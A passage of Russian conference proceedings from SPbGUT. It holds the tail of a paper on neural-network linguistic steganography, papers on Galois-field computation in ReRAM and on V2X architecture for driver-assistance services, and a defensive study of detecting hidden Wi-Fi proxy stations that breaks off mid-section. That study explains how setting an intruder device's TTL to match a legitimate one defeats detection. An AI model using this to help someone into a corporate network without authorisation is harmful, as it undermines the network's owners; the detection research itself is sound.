Таким образом, из всего вышесказанного можно сделать вывод о том, что в современном мире имеются перспективы для применения нейросетевых технологий в лингвистической стеганографии. Более того, уже сейчас можно говорить о возможности создания прикладного программного обеспечения по ряду существующих методов. Также, исходя из технических возможностей современных искусственных интеллектов, можно ожидать появление в недалеком будущем новых методов для решения задач в данной сфере.

Список используемых источников

1. Фаустова К. И. Нейронные сети: применение сегодня и перспективы развития // Территория науки. 2017. №4. С. 83–87.

2. Герлинг Е. Ю., Ахрамеева К. А. Обзор современного программного обеспечения, использующего методы стеганографии // Экономика и качество систем связи. 2019 №3(13). С. 51–58.

3. Качков М. С. Создание нейронной сети для решения различных прикладных задач // Известия ТулГУ. Технические науки. 2023. №2. С. 339–343

4. Лоренц В. А., Гавриков В. Л., Хлебопрос Р. Г. Дискретизация уровней ошибок при обучении нейронной сети // Вестник КГПУ им. В.П. Астафьева. 2012. №3. С. 93–99.

5. Алиев А. Т. Лингвистическая стеганография на основе замены синонимов для текстов на русском языке // Известия ЮФУ. Технические науки. 2010. №11. С. 162–171.

6. Герлинг Е. Ю., Ахрамеева К. А. Метод лингвистической стеганографии, основанный на опорном слове // I-methods. 2019. №4. С. 1–9.

7. Бабина О. И. Лингвистическая стеганография: современные подходы. Часть 2 // Вестник ЮУрГУ. Серия: Лингвистика. 2015. №4. С. 49–55.

УДК 511.238
ГРНТИ 27.17.27

ИСПОЛЬЗОВАНИЕ РЕЗИСТИВНОЙ ПАМЯТИ С ПРОИЗВОЛЬНЫМ ДОСТУПОМ ДЛЯ ВЫЧИСЛЕНИЙ В ПОЛЯХ ГАЛУА

З. Д. Бабанов, Д. С. Кукунин, С. О. Максименко

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Обеспечение стабильной и длительной передачи данных является необходимым условием развития Интернета вещей, где сетевые устройства зачастую поддерживают сразу несколько беспроводных подключений. Надежность таких подключений может быть повышена за счет исправления ошибок в процессе передачи данных. Используемые для этого помехоустойчивые конструкции, в частности, циклические коды, опираются на теорию конечных полей. В данной статье представлены высокоэффективные методы работы с элементами полей Галуа, основанные на использовании резистивной памяти с произвольным доступом. Главным достоинством такого подхода следует считать то, что все операции выполняются с сохранением состояния.

FEC, коды Рида-Соломона, упреждающая коррекция ошибок, поля Галуа, резистивная память

Широкое распространение получают решения альтернативные NAND памяти, например, резистивная память с произвольным доступом (ReRAM), обладающая меньшим энергопотреблением. Достоинством ReRAM так же является поддержка более традиционного CMOS [1]. Но в отличии от памяти, разработанной по дизайну CMOS, ReRAM может производить булевы вычисления независимо от хранения данных. Чаще всего ReRAM представляет собой двухконтактный пассивный элемент, основанный на диэлектриках. Главным принципом работы такого элемента является высокопроводящий канал через диэлектрик, применяющий высокие напряжения [2].

В теории циклические коды, такие как БЧХ и Рида-Соломона, основаны на приложении векторных пространств над Полями Галуа. Задача дискретного логарифмирования Поля Галуа лежит в фундаменте криптографических алгоритмов и протоколов [3].

В статье [4] авторы представили высокоскоростные мультипликаторы конечных полей, основанные на Интегральных схемах специального назначения (ASIC) и Программируемой пользователем вентильной матрице (FPGA), которые широко используются в устройствах с CMOS дизайном. По мимо этого были представлены эффективные аппаратные реализации различных кодов упреждающего восстановления ошибок, таких как Рида-

Соломона [5], БЧХ [6] или криптографических алгоритмов, например, ECC [7]. Однако так и не была представлена реализация вычислений с памятью. В данной работе мы представляем возможную реализацию алгебраических операций с использованием таблиц доступа, которая предполагает:

– Операции над Полями Галуа с использованием мемристоров.

– Параллелизм на битовом уровне, предлагаемый архитектурой ReRAM.

– Высокая масштабируемость из-за низкого энергопотребления и низких требований к аппаратной части используемого устройства.

Поле – это множество, элементы которого подчиняются дистрибутивному, коммуникативному и ассоциативному законам [8]. Поля с конечным количеством элементов известны как конечные, или же Поля Галуа (GF).

Положим два многочлена A и B, такие, что $A, B \in GF(2^3)$, тогда:

$$A = a_0 + a_1\alpha + a_2\alpha^2 \quad (1)$$

$$B = b_0 + b_1\alpha + b_2\alpha^2 \quad (2)$$

$$A + B = (a_0 + b_0) + (a_1 + b_1)\alpha + (a_2 + b_2)\alpha^2 \quad (3)$$

$$A * B = (a_0b_0 + a_1b_2 + a_2b_1) + (a_0b_1 + a_1b_0 + a_1b_2 + a_2b_1 + a_2b_2)\alpha + (a_0b_2 + a_1b_1 + a_2b_0)\alpha^2 \quad (4)$$

Исходя из выражений 1-4, мы можем сказать, что выражения для сложения и умножения некоторых многочленов A и B, $A, B \in GF(2^m)$, будут выглядеть следующим образом:

$$A + B = \sum_{i=0}^{(m-1)} (a_i \oplus b_i)\alpha^i \quad (5)$$

$$A * B = \sum_{i=0}^{(m-1)} \sum_{j=0}^{(m-1)} a_i b_j \alpha^{i+j} \quad (6)$$

В данной работе нами используется архитектура ReVAMP [9] (рис. 1). Данная архитектура использует два мемристора ReRAM с периферийной схемой. Регистр команд (IM) в такой архитектуре используется как обычная память, а счетчик команд (PC) используется для доступа к следующей команде. Второй мемристор используется для хранения данных и для вычислений в памяти (DCM).




Рис. 1. Архитектура ReVAMP

Подобные мемристоры состоят из устройств 1S1R (1 Select – 1 Resistance) [10]. Для работы используется схема V/2: пропущенные линии


заземляются, присутствие тока 5 μA расценивается как логическое 1, тогда же как малые токи ($< 2\ \mu A$) как логическое 0. Как и в RAM, доступ к памяти ReRAM осуществляется посредством слов шириной w_D бит. Каждое устройство ReRAM имеет два входа: ряд слов wl и ряд бит bl. Внутреннее состояние сопротивления Z используется как третий вход и для хранения состояния. Каждое следующее состояние может быть описано следующим выражением:

$$Z^n = M_3(Z, wl, \overline{bl}) \tag{7}$$

Архитектура ReVAMP поддерживает два типа инструкций – Чтение и Применение функции. Она состоит из трехуровневого конвейера инструкций: Вызов, Декодирование и Выполнение. Как инструкция Чтения, так и инструкция Применения используют DCM и DMR в качестве хранилища и вычислительных мощностей.


Генерация элементов поля $GF(2^3)$ происходит с помощью представленных матриц, в которых каждый элемент поля представлен кортежем из трех элементов. Таким образом для генерации всех элементов $GF(2^3)$ нам потребуется 8 рядов слов и 3 ряда бит. Таблица 1 представляет пошаговое заполнение входов каждого состояния для вышеописанных таблиц.

Таблица 1. Операция генерации элементов Поля Галуа GF(23) используя DCM 8x3



Шаги для сложения двух элементов над полем $GF(2^3)$ представлены в Таблице 2. Для операции сложения требуется DCM с 4 рядами слов и 3 рядами бит. По итогу данной операции мы получим результат равный $a_i \oplus b_i$.

Таблица 2. Сопоставление матриц для сложения двух элементов используя DCM 4x3




Аналогично сложению, умножение происходит путем сопоставления таблиц. Однако для операции умножения двух элементов над полем $GF(2^3)$ требуется 10 рядов слов и 3 ряда бит. Исходя из определения Поля Галуа,

очевидно, что количество элементов, сгенерированных по выполнению операции умножения будет равно количеству элементов, используемых в процессе операции умножения.

Результат выражения (5) показывает схожесть некоторых элементов при коэффициентах, следовательно, мы можем переиспользовать часть уже имеющих после вычислений данных, таким образом уменьшив общее количество шагов необходимое для вычисления конечного результата.

Таблица 3. Сопоставление матриц для умножения двух элементов используя DCM 10x3



Умножение двух элементов над полями других размерностей может быть произведено по схожему алгоритму. Схему данного алгоритма можно увидеть на рис. 2.




Рис. 2. Алгоритм умножения двух элементов в рамках архитектуры ReVAMP

В данной работе были представлены методы сопоставления таблиц для вычислений над Полями Галуа с сохранением состояния в Резистивной памяти с произвольным доступом. Представленные методы крайне энергоэффективны (Рис. 3) и совместимы с дизайном CMOS.




Рис. 3. (a) Задержка вычислений (в циклах), (b) Зона вычислений (в количестве устройств), (c) Затраченная энергия (в pJ)

Научная статья подготовлена в рамках прикладных научных исследований СПбГУТ, регистрационный номер 1023031600087-9 в ЕГИСУ НИОКТР.

Список используемых источников:

1. D. Bhattacharjee, W. Kim, A. Chattopadhyay, R. Waser, and V. Rana, “Multi-valued and Fuzzy Logic Realization using TaOx Memristive Devices,” Scientific reports, vol. 8, no. 1, p. 8, 2018.

2. L. Zhu, J. Zhou, Z. Guo, and Z. Sun, “An overview of materials issues in resistive random access memory,” Journal of Materiomics, vol. 1, no. 4, pp. 285–295, 2015.

3. T. Kerins, E. M. Popovici, and W. P. Marnane, “Fully paramaterisable galois field arithmetic processor over gf(3m) suitable for elliptic curve cryptography,” in 2004 24th International Conference on Microelectronics (IEEE Cat. No.04TH8716), vol. 2, pp. 739–742 vol.2, May 2004.

4. J. Xie, P. K. Meher, and Z. H. Mao, “High-throughput finite field multipliers using redundant basis for fpga and asic implementations,” IEEE Transactions on Circuits and Systems I: Regular Papers, vol. 62, pp. 110–119, Jan 2015.

5. M. A. Khan, S. Afzal, and R. Manzoor, “Hardware implementation of shortened (48,38) reed solomon forward error correcting code,” in 7th International Multi Topic Conference, 2003. INMIC 2003., pp. 90–95, Dec 2003.

6. M. E. Haroussi, I. Chana, and M. Belkasmi, “VHDL design and FPGA implementation of a fully parallel BCH SISO decoder,” in 2010 5th International Symposium On I/V Communications and Mobile Network, pp. 1–4, Sept 2010.

7. Z. U. A. Khan and M. Benaissa, “High-Speed and Low-Latency ECC Processor Implementation Over GF on FPGA,” IEEE Transactions on VLSI Systems, vol. 25, pp. 165–176, Jan 2017.

8. J.-M. Couveignes and B. Edixhoven, Computational aspects of modular forms and Galois representations. Princeton University Press, 2011.

9. D. Bhattacharjee, R. Devadoss, and A. Chattopadhyay, “ReVAMP: ReRAM based VLIW architecture for in-memory computing,” in 2017 DATE, pp. 782–787, IEEE, 2017.

10. A. Siemon, S. Menzel, A. Marchewka, Y. Nishi, R. Waser, and E. Linn, “Simulation of TaOx-based complementary resistive switches by a physics-based memristive model,” in 2014 IEEE ISCAS, pp. 1420–1423, IEEE, 2014.

УДК 004.89
ГРНТИ 49.37.29

АРХИТЕКТУРА СЕТИ V2X ДЛЯ РЕАЛИЗАЦИИ СЕРВИСОВ ADAS

В. Н. Бабич, М. А. Виницкий, Е. В. Дусталев, А. А. Савельева

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

V2X (Vehicle-to-everything) - концепция сети связи транспортных средств с другими участниками дорожного движения, городской инфраструктурой, сетью общего пользования, а также устройствами и сервисами. Концепция направлена на повышение уровня комфорта и безопасности, как для пешеходов, так и водителей. Одним из актуальных способов использования V2X является реализация сервисов ADAS (интеллектуальный ассистент помощи принятия решений водителю). Такой подход позволяет предупреждать участников дорожного движения о возможных экстренных ситуациях, помогать при движении в загруженном городском трафике (в рамках концепции "Умный город"), а также получать доступ к сервисам сторонних производителей.

V2X, ADAS, Smart City Concept, ITS, vehicle-to-everything.

На сегодняшний день внедрение передовых технологических решений в области автотранспортных систем рассматривается как стратегически важное направление для обеспечения высокого уровня безопасности, комфорта и управления дорожной инфраструктурой. Общепринятым термином, описывающим концепцию взаимодействия между элементами автотранспортной сети и окружающей ее инфраструктурой, является V2X – Vehicle-to-everything. В Российской Федерации в 2020 году была принята транспортная стратегия на период до 2030 года [1], в которой большое внимание уделяется единой технологической среде и безопасности. Кроме того, Национальной технической инициативой разработана дорожная карта, описывающая задачи, поставленные в сфере автотранспортной технической инфраструктуры на ближайшее десятилетие [2]. В перечень направлений входят телематические транспортные и информационные системы (платформы, системы управления, транспортные средства), интеллектуальная городская мобильность, транспортно-логистические услуги и т.д.

Концепция V2X подразумевает построение связной сети между транспортными средствами, дорожной инфраструктурой и глобальной сетью для обеспечения мониторинга, управления транспортными потоками и предоставления различных сервисов конечным пользователям.

Согласно общепринятой концепции V2X делится на (рис. 1):

– V2I – vehicle-to-infrastructure – связь транспортных средств с инфраструктурой;

– V2N – vehicle-to-network – связь транспортных средств с сетью общего пользования;

– V2V – vehicle-to-vehicle – связь транспортных средств между собой;

– V2P – vehicle-to-pedestrian – связь транспортных средств с пешеходами, велосипедистами и другими уязвимыми участниками дорожного движения;

– V2D – vehicle-to-device – связь транспортных средств с устройствами.




Рис. 1. Концепция «Автонет» НТИ

Построение связи в рассматриваемой модели осуществляется согласно концепции IMT-2030, частью которой является предоставление доступа к высокоскоростной и надежной передаче данных по беспроводному соединению для большого количества абонентов [3]. Стандартизирующие организации, а именно 3GPP и ETSI выпустили стандарт ETSI EN 302 663 – Интеллектуальные транспортные системы (ИТС); Спецификация уровня доступа ITS-G5 для Интеллектуальных транспортных систем, работающих в диапазоне частот 5 ГГц [4] (табл. 1). Данный стандарт описывает общий принцип взаимодействия устройств концепции V2X на физическом и канальном уровне, в том числе использование ad-hoc сетей для взаимодействия между транспортными средствами (рис. 2). Стандарт включает в себя использование технологии IEEE 802.11p – предназначенной для подвижных высокоскоростных транспортных средств с использованием частотного диапазона 5.9 ГГц, а также описывающей уровень качества обслуживания (QoS) для различных типов трафика (табл. 2).




Рис. 2. ITS-5G архитектура уровня доступа

ТАБЛИЦА 1. Распределение частот по стандарту ITS-5G

	Частотный диапазон, Гц	Область использования
ITS-G5D	5905 до 5925	Приложения ИТС
ITS-G5A	5875 до 5905	Приложения дорожной безопасности ИТС
ITS-G5B	5855 до 5875	Приложения ИТС вне области безопасности
ITS-G5C	5470 до 6725	RLAN (BRAN, WLAN)

ТАБЛИЦА 2. Сопоставление пользовательского приоритета AC в стандарте 802.1D с системой управления качеством обслуживания в стандарте 802.11

	Тип трафика 802.1D	AC 802.11	Тип трафика 802.11
1	Background (BK)	AC_BK	Background
2	Spare (-)	AC_BK	Background
3	Best effort (BE)	AC_BE	Best effort
0	Excellent effort (EE)	AC_BE	Best effort
4	Controlled load	AC_VI	Video
5	Video (VI)	AC_VO	Video
6	Voice (VO)	AC_VO	Voice
7	Network control (NC)		Voice

В рамках концепции V2X можно выделить 3 типа взаимодействия:

– Автотранспортные бортовые системы – системы, обеспечивающие мониторинг, помощь управления ТС, оповещения об опасности и предоставление сервисов.

– Дорожная инфраструктура – система придорожных устройств, обеспечивающая мониторинг, управление дорожными потоками и обеспечением безопасности.

– Сетевая инфраструктура – система передачи данных трафика концепции V2X.

Одним из критически важных типов трафика интеллектуальной транспортной системы является трафик реального времени – данные, требующие минимальной задержки 20 мс для обеспечения работы сервисов ADAS по предотвращению аварий. Для выполнения требований к качеству обслуживания предлагается использование технологии MEC – Multi-access Edge Computing – граничные вычисления с множественным доступом. MEC подразумевает вынесение вычислительных узлов вблизи к конечному пользователю для обеспечения низкой задержки. В то время, как данные с более низким влиянием от низкой задержки маршрутизируются на облачные вычисления (рис. 3).




Рис. 3. Способы обработки данных в концепции V2X

Государственные и частные организации, на мировом и отечественном рынке, такие как Qualcomm, Mobileye, Sreda Solutions, Fort Telecom, IEEE, ETSI активно ведут разработки в сфере ADAS и V2X, привносят передовые технологические решения в сферу автотранспорта, с целью обеспечения комфорта и безопасности в области транспортной среды [5]. Из этого можно сделать вывод о высокой актуальности и востребованности реализации интеллектуальных транспортных систем и разработки методов организации инфраструктуры для их внедрения.

Список используемой литературы.

1. Транспортная стратегия РФ на период до 2030 года с прогнозом на период до 2035 года // rosavtodor.gov.ru/ URL: https://rosavtodor.gov.ru/docs/transportnaya-strategiya-rf-na-period-do-2030-goda-s-prognozom-na-period-do-2035-goda.

2. НТИ "Автонет" // nti2035.ru URL: https://nti2035.ru/markets/autonet

3. IMT towards 2030 and beyond // ITU URL: https://www.itu.int/en/ITU-R/study-groups/rsg5/rwp5d/imt-2030/Pages/default.aspx.

4. Intelligent Transport Systems (ITS); Access layer specification for Intelligent Transport Systems operating in the 5 GHz frequency band // www.etsi.org URL: https://www.etsi.org/deliver/etsi_en/302600_302699/302663/01.03.00_20/en_302663v010300a.pdf.

5. Бабич В. Н., Виницкий М. А., Дусталев Е. В. Обзор существующих интеллектуальных бортовых систем помощи водителю транспортного средства // Материалы 77-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых. СПб.: СПбГУТ, , 2023. С. 77-82.

Статья представлена научным руководителем, доцентом кафедры СС и ПД СПбГУТ, кандидатом технических наук А.Н. Волковым.

УДК 004.056.53
ГРНТИ 81.93.29

МЕТОДЫ ВЫЯВЛЕНИЯ СКРЫТЫХ БЕСПРОВОДНЫХ ПРОКСИ-СТАНЦИЙ КАК УГРОЗЫ БЕЗОПАСНОСТИ КОРПОРАТИВНОЙ WLAN

И. Н. Бабков, М. Э. Бударин, З. А. Федорова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Исследованы признаки несанкционированного доступа нелегитимного устройства к WLAN-сети посредством подключения к легитимному устройству, работающему в режиме беспроводной прокси-станции. Исследованы пути обнаружения прокси-станций на экспериментальном стенде, сделаны выводы об их эффективности и применимости к корпоративным WLAN-сетям.

беспроводные локальные сети, Wi-Fi, информационная безопасность, мобильные точки доступа, прокси-станции

В настоящее время повсеместно встречается использование беспроводных локальных сетей, в частности, в современных крупных организациях, которые предпочитают технологии WLAN (Wireless Local Area Network) для удобного объединения большого количества рабочих устройств. Таким образом в офисах налажена быстрая коммуникация отделов и совместная работа персонала. Несмотря на все преимущества, WLAN обладает существенным недостатком – слабой защищенностью при недостаточной работе над администрированием сети. Тем не менее, все большее количество компаний внедряют в своих офисах подобный способ организации сети.

В корпоративных беспроводных локальных сетях часто используются всевозможные современные методы защиты информации. Несмотря на это, злоумышленники постоянно находят обходные пути для получения доступа. Один из таких примеров заключается в особенностях устройств, работающих в режиме беспроводной прокси-станции (мобильной точки доступа). Предположим, сотрудник компании, подключенный к корпоративной WLAN, включил на своем устройстве режим точки доступа для личного пользования. Тогда сторонние устройства, которые подключаются к этой точке доступа, получают доступ к корпоративной WLAN. Выявление подобных инцидентов усложняется тем, что трафик сторонних устройств будет присутствовать в сети организации с MAC-адресом и IP-адресом легитимного устройства, работающего в режиме прокси-станции. Эта проблема может привести к серьезным последствиям для компании, таким как утечка конфиденциальных данных и вредоносные атаки на сеть.

Анализ существующих путей обнаружения беспроводных прокси-станций:

Путь обнаружения с анализом параметра Time To Live

TTL (Time To Live) – это предельный период времени, за который пакет данных может существовать до своего исчезновения. На различных устройствах значения TTL разнятся. К примеру, на устройствах под управлением ОС iOS и Android TTL по умолчанию равен 64, на ПК и ноутбуках под ОС Windows – 128.

При работе устройства в режиме точки доступа, всем пакетам сторонних подключенных к этой точке доступа устройств присваивается значение на единицу меньше соответствующего им TTL. Каждый переход через дополнительную точку доступа будет дальше уменьшать данный показатель. Рассмотрим ситуацию на примере (рис. 1).




Рис. 1. Показатели TTL в модели сети

Если легитимное устройство не работает в режиме точки доступа Wi-Fi, или работает в пассивном режиме (т.е. подключенные к нему сторонние устройства отсутствуют), то во всех заголовках соответствующих ему пакетах можно наблюдать одно и то же значение TTL (в данном случае – 64). Если же при анализе трафика обнаруживается несоответствие значений TTL в разных захваченных пакетах, и при этом IP и MAC-адреса отправителей совпадают, то можно сделать вывод, что в сети присутствует нелегитимное подключение. В данном случае видно, что итоговые значения в разных пакетах – 64 и 127, соответственно, пакеты были отправлены с двух разных устройств, хотя их IP и MAC-адреса совпадают.

Данный метод полностью соответствует методу обнаружения тетеринга (использования мобильного телефона в качестве точки доступа других устройств к услугам сети передачи данных оператора) операторами мобильной связи, поэтому обладает тем же недостатком, заключающемся в подмене значения TTL по умолчанию на нелегитимном устройстве. В дан-

ном случае TTL на легитимном устройстве равен 64, поэтому для соответствия значений на нелегитимном устройстве задается TTL, равный 65. Таким образом, в анализируемом трафике во всех пакетах будет фигурировать одно и то же значение, соответствующее легитимному устройству, что полностью исключает обнаружение стороннего подключения к корпоративной WLAN данным методом.

Путь обнаружения с анализом механизма Captive Portal Detection

Во многих публичных сетях используется механизм дополнительной аутентификации и контроля гостевого доступа – Captive Portal (перехватывающий портал). Captive Portal Detection (обнаружение перехватывающего портала) — это механизм, который позволяет устройствам определить наличие перехватывающего портала при подключении к сети. Механизм основан на простой проверке, выполняемой операционной системой клиентского устройства. В целом, проверка реализуется попыткой достичь определенного URL-адреса с последующим сопоставлением полученного ответа с ожидаемым. Если портал не используется, результат будет соответствовать ожидаемому, и ОС будет знать, что Captive Portal не используется. Если домен возвращает результат, отличный от ожидаемого, то ОС определит, что в данной сети существует Captive Portal и необходимо пройти аутентификацию, чтобы получить доступ к ресурсам сети.

Механизм обнаружения перехватывающих порталов может быть использован для обнаружения мобильных точек доступа, развернутых в корпоративной сети. Так, любое устройство, подключающееся к сети, в первую очередь будет обращаться к соответствующему операционной системе URL-адресу, и только единожды за сессию. При анализе трафика администратор корпоративной сети может наблюдать за этими запросами, соответственно, если с одного IP-адреса наблюдаются повторное использование механизма Captive Portal Detection, можно сделать вывод, что в корпоративной сети находится прокси-станция, к которой подключено нелегитимное устройство.

Недостаток данного подхода заключается в том, что для точного определения необходимо зафиксировать начало сессии подозреваемой прокси-станции. Если же начало сессии не зафиксировано, а операционная система подозреваемого устройства неизвестна, тогда обнаружение с помощью данного подхода становится затруднительным.

Путь обнаружения с пассивным снятием отпечатков операционных систем

Пассивно снятие отпечатка операционной системы – это метод анализа сетевого трафика, который позволяет определить версию и тип операционной системы устройства на основе особенностей и параметров TCP/IP стека.

